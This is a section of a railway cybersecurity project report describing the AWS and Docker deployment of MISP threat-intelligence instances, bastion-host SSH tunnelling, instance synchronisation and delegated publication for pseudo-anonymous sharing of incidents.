
After selecting the AMI, the user will have to configure the type of instance like in Figure 13. Since the CHIRP is only a prototype, a micro instance was selected, but it was increased to t2.small instance with 2Gb of RAM for a better performance while testing the case scenarios for the CHIRP.



	Family	Type	vCPUs	Memory (GiB)	Instance Storage (GB)	EBS-Optimized Available	Network Performance	IPv6 Support
□	General purpose	t2.nano	1	0.5	EBS only	-	Low to Moderate	Yes
☑	General purpose	t2.micro Free tier eligible	1	1	EBS only	-	Low to Moderate	Yes
□	General purpose	t2.small	1	2	EBS only	-	Low to Moderate	Yes
□	General purpose	t2.medium	2	4	EBS only	-	Low to Moderate	Yes
□	General purpose	t2.large	2	8	EBS only	-	Low to Moderate	Yes

Figure 13: AWS type instances

The next step is to configure the security groups for the MISP instance. MISP cloud requires to use HTTPS (443), as well as to specify the inbound traffic allowed on the instance. The user can choose between giving access from any IP (0.0.0.0/0) or restrict the access to only known IPs such as those from the MISP instances from RSTs. Besides, the user needs to handle SSH access and create the key pair as shown in Figure 14.



Create a new key pair

Key pair name: MISP-Key

You have to download the **private key file** (*.pem file) before you can continue. **Store it in a secure and accessible location.** You will not be able to download the file again after it's created.

Figure 14: Creation of key pair for the EC2 instance

It is important to highlight that security is an essential aspect in a system like this. The RSTs will exchange sensitive information and an information leakage or security incident could have fatal consequences. In this case, since the CHIRP is only a TRL 4 prototype, no additional security measures were added beyond traditional measures, such as encrypted communications (HTTPS/TLS), authentication and IP filtering for certain administration tasks and basic monitoring. However, if CHIRP were to production environment, additional security and threat analysis measures are needed in order to improve the security grade recommended for a system like this.

5.4.2 IM RST (Rail Security Team)

The other component of this PoC is the RST MISP instance. This instance has been deployed on AWS following the high-level architecture in Figure 15.




Figure 15: RST IM High level architecture

In this case, the MISP instance has been deployed on the private subnet of the AWS VPC, which makes the MISP instance unreachable from the Internet. Like in the CHIRP section, the AWS MISP AMI has been used, provided by the MISP project. The infrastructure includes the following components:

1. **VPC**: A VPC with a CIDR range of 10.0.0.0/16 with the following sub-components:
   - A Public subnet that hosts a NAT instance and a bastion host.
   - A Private subnet that hosts the MISP instance.
2. **2 Route tables**:
   - One Route Table for controlling the network traffic in the private subnet.
   - One Route Table for controlling the network traffic in the public subnet and forwarding traffic to the Internet gateway.
3. **1 Internet gateway**: It connects the VPC with the Internet.
4. **3 EC2 Instances**
   - **MISP instance:** Hosted on the private subnetwork. This EC2 instance provides the Threat Intelligence platform used by the RST to exchange information with the CHIRP and other RSTs.
   - **Bastion host**: A server that provides access to the private network from the Internet. This instance is the only host that can access the public network.
5. **NAT instance**: This instance allows instances hosted on the private subnetwork (e.g., MISP instance) to call external services on the Internet (e.g., external server for updates) while at the same time it blocks inbound traffic from the internet.

- **Security Groups:** A security group acts as a virtual firewall for AWS instances to control inbound and outbound traffic. It has been created the following security groups:
  - **NAT-SG**: Only allows HTTPS and HTTP traffic from the Internet.
  - **Bastion-host-access**: Only allows SSH traffic from a specific IP address.

  - **MISP-private-subnet**: Security group that allows HTTPS and SSH traffic from the Bastion-host access security group. This means that only inbound traffic that comes from this machine can reach the private network.
- **AWS SES (Simple Email Service)**: AWS email service for sending notifications via email regarding MISP events.

The bastion host-access security group contains the list of IP addresses that are allowed to connect to the Bastion-host via SSH. Using an SSH-tunnel the user can access the MISP instance via SSH for administrative tasks or via web using a proxy SOCKS5 (Figure 16).





Figure 16: Bastion host

To create the tunnel the user will have to follow the following steps:

1. Download the private key from the bastion and MISP hosts. Besides, it needs to have access to the bastion host with a valid IP.
2. Use SSH agent to connect to the MISP instance without needing to download the private key to the bastion host.
3. Create a tunnel with dynamic port forwarding typing " ssh –C –N –D port_number bastion_host".
4. Configure the browser for using proxy socks 5 with the tunnel (Figure 17).



Connection Settings

Configure Proxy Access to the Internet

○ No proxy

○ Auto-detect proxy settings for this network

○ Use system proxy settings

● Manual proxy configuration

HTTP Proxy [ ] Port 0

□ Also use this proxy for HTTPS

HTTPS Proxy [ ] Port 0

SOCKS Host 127.0.0.1 Port 5555

○ SOCKS v4 ● SOCKS v5

○ Automatic proxy configuration URL

No proxy for

Example: .mozilla.org, .net.nz, 192.168.1.0/24

Connections to localhost, 127.0.0.1/8, and ::1 are never proxied.

□ Do not prompt for authentication if password is saved


☑ Proxy DNS when using SOCKS v5

☑ Enable DNS over HTTPS

Use Provider **Cloudflare (Default)**

Figure 17: Proxy socks in Mozilla Firefox

After following the previous steps, the user will be able to reach the MISP instance (Figure 18) by typing the IP of the MISP instance directly on the browser.



Welcome to our MISP instance focused on cyberthreats in the railway sector.


Powered by MISP TREETK MISP instance - 2020-11-30 11:59:32

Figure 18: MISP instance (login)

5.4.3 MISP Docker image

The last component of the infrastructure is a Docker container that has been used occasionally for testing the workflow presented in the case studies. As the previous AMIs for AWS, this Docker image was provided by the MISP project, and it is straightforward to run locally in any computer with Docker installed (Figure 19).

MISP provides on its GitHub repository the steps to follow for deploying the platform with Docker.



How to run it in 3 steps:

About `$docker-root` - If you are running Docker on a Mac, there are some mount directory restrictions by default (see: https://docs.docker.com/docker-for-mac/osxfs/#namespaces). Your `$docker-root` needs to be either one of the supported defaults ("Users", "Volumes", "private", or "tmp"), otherwise, you must go to "Preferences" -> "File Sharing" and add your chosen $docker-root to the list.

We would suggest using `/docker` for your `$docker-root`, and if using a Mac, adding that to the File Sharing list.

Once you have your DB directory created (`mkdir -p /docker/misp-db`), follow the 3 steps:

1. Initialize Database

```
docker run -it --rm \
    -v $docker-root/misp-db:/var/lib/mysql \
    harvarditsecurity/misp /init-db
```

2. Start the container

```
docker run -it -d \
    -p 443:443 \
    -p 80:80 \
    -p 3306:3306 \
    -p 6666:6666 \
    -v $docker-root/misp-db:/var/lib/mysql \
    harvarditsecurity/misp
```

3. Access Web URL

```
Go to: https://localhost (or your "MISP_FQDN" setting)

Login: admin@admin.test
Password: admin
```

And change the password! :)

Figure 19: Steps for deploying the MISP Docker image

5.4.4 MISP configuration

This section summarises the configuration that has been set on the MISP instance for the CHIRP4Rail Platform proof of concept. The section highlights three main aspects of the configuration that are relevant for sharing Threats among RSTS, such as the synchronisation of MISP instances, the pseudo-anonymisation, and the use of a railway taxonomy provided by the X2-Rail-1 project and adapted to the MISP format.

5.4.4.1 Synchronisation

MISP supports sharing intelligence and synchronisation of data among remote MISP instances. In this way, each organisation can administrate and customise its own MISP instance, configuring also with whom and what are the data that they want to share. The image below shows an example of synchronisation between two instances.



MISP
ServerB
Operated by B
MISP
ServerA
Operated by A
1
OrgB.ServerB
User
User
User
OrgB.ServerA
2
Sync User
User
User
OrgA.ServerA
User
User
User
3
Legend:
Synchronisation between two MISP servers
Organisation in the MISP database of a MISP server
Organisation
User of an organisation in the MISP database of a MISP server
MISP server (also called MISP instance)


Figure 20: Sharing data between two MISP instances

Figure 20 illustrates how an organisation B (OrgB) synchronises its MISP instance (ServerB), with the MISP instance in organisation A (Org A, ServerA). The synchronisation is done using a special user with special permissions allowed to sync the data between both organisations. This process is described in the MISP website and it has been followed for this PoC.

There are two options for synchronising MISP instances, Push and Pull.

- **Push**: This mechanism provides a near real time experience. If a push connection is enabled, data created will be synchronized immediately.
- **Pull**: The on-demand alternative. In contrast to a push mechanism, pull is only performed on command. This could be a manual trigger by an admin of the RST or a cron job executing a pull command.

Both mechanisms have been used for this PoC. The RST will push events in order to share threats and other information with the CHIRP and the RST community. However, given that their MISP instance is hosted on a private network, and it cannot be reached from the outside, it uses pull for updating the events shared by the CHIRP and other RSTs. Figure 21 shows two organisations synchronised with the CHIRP for sending them events via Push mechanism.



Servers

« previous | next »

ID	Name	Prio	Connection test	Sync user	Reset API key	Internal	Push	Pull	Push Sightings	Push Clusters	Pull Clusters	Cache	Unpublish Event	Publish Without Email	URL	Remote Organisation	Cer
3	CHIRP		Run	View	Reset	✕	✓	✓	✓	✓	✓	Age: 214d ✓	✕	✕	https://misp0-4securail.hitrail.com	CHIRP_local_A	
4	CHIRP_TREE		Run	View	Reset	✕	✓	✓	✓	✓	✓	✕	✕	✕	https://misp0-4securail.hitrail.com	CHIRP_TREETK	

Figure 21: RST MISP instance synchronised with the CHIRP


The RST will synchronise two organisations, one for the RST and other one for the local CHIRP, that will be explained in the next subsection.

Regarding the Pull mechanism, it has been configured a cron job on the RST MISP instance for pulling events created and shared by the CHIRP. This cron job checks if there are new events every 5 minutes.

5.4.4.2 Pseudo-Anonymisation

In some situations, an organisation wants to alert of an incident without linking their name to the event due to sensitivity issues. MISP allows delegating the publication of an event to other organisations. In the context of the CHIRP4Rail model, IM's and RU's will delegate the publication of an event to the CHIRP in order to share the event with the community without exposing their identity to the rest of RSTs.

RSTs will have to add to their MISP instances a new organisation named "local CHIRP", since MISP only allows to delegate publications to local organisations. Besides, they would need to synchronise the organisation with the CHIRP, as explained in the previous subsection. Figure 22 shows the local CHIRP in the RST MISP instance.



Organisation CHIRP local

ID	30
UUID	947cb502-9c99-4365-9a85-06c2d3fbc15c
Organisation name	CHIRP local
Local or remote	Local
Description	local CHIRP is an organisation for delegating the publication of an event. This might be useful if the organisation that has created an event doesn't want to be linked as a potential victim or to avoid the relation of an organisation with the information shared.
Created by	admin@admin.test
Creation time	2021-03-04 10:06:52
Last modified	2021-06-16 07:12:26
Nationality	International
Sector	Railway


Users

« previous | next »

ID	Org	Role	Email	Authkey	Event alert	Contact alert	PGP Key	NIDS SID
17	CHIRP local	admin	zippbbevoctsfbhylr@twzhhq.online	**	Yes	Yes	No	5983396

Figure 22: Local CHIRP organisation in RST MISP instance

After delegating the event to the local CHIRP, the RST has to log into their MISP instance with the local CHIRP credentials, to accept the delegation and publish the event to share it within the RST community. Figure 23 and Figure 24 show the process of delegating a publication to the local CHIRP and how the information will be shared with the rest of RSTs.



You are currently logged in as a site administrator and about to edit an event not belonging to your organisation. This goes against the sharing model of MISP. Use a normal user account for day to day work.

[Exposed Asset] New potential rail asset exposed

Event ID	1325
UUID	8da5dd92-061d-4b71-af6d-cb56008cfc6e
Creator org	S4R
Owner org	S4R
Creator user	operator@s4r.eu
Tags	circl:incident-classification="vulner
Date	2021-04-22
Threat Level	High
Analysis	Initial
Distribution	Your organisation only
Info	[Exposed Asset] New potential rail asset ex
Published	No
#Attributes	79 (37 Objects)
First recorded change	2021-04-22 10:37:42
Last change	2021-04-22 10:37:42
Modification map	
Sightings	0 (0) - restricted to own organisation only.

Delegate the publishing of the Event to another organisation

Warning: You are about to request another organisation to take ownership of this event.


Target Organisation: CHIRP local

Desired Distribution: Your organisation only

Message to the recipient organisation

Yes No

Figure 23: Delegating a publication to local CHIRP



Spear Phishing detected with suspicious file.

Event ID	1215
UUID	62623d9a-35ec-43e1-93c7-76ae62251a2f
Creator org	CHIRP local
Contributors	ORGNAME_2828
Tags	
Date	2021-03-19
Threat Level	High
Analysis	Initial
Distribution	This community only
Info	Spear Phishing detected with suspicious file.
Published	Yes (2021-03-19 10:25:12)
#Attributes	10 (1 Object)
First recorded change	2021-03-19 10:18:57
Last change	2021-03-19 10:30:13
Modification map	
Extended by	Event (1214): Ransomware malware campaign using spear phishing and maldoc as initial access Event (1217): Ransomware malware campaign using spear phishing and maldoc as initial access Currently in atomic view.
Sightings	0 (0) - restricted to own organisation only.

Related Events

Ransomware malware campaign using spear phishing and maldoc as initia... 2021-03-15 5

Spear Phishing detected with suspicious file. 2021-03-05 6

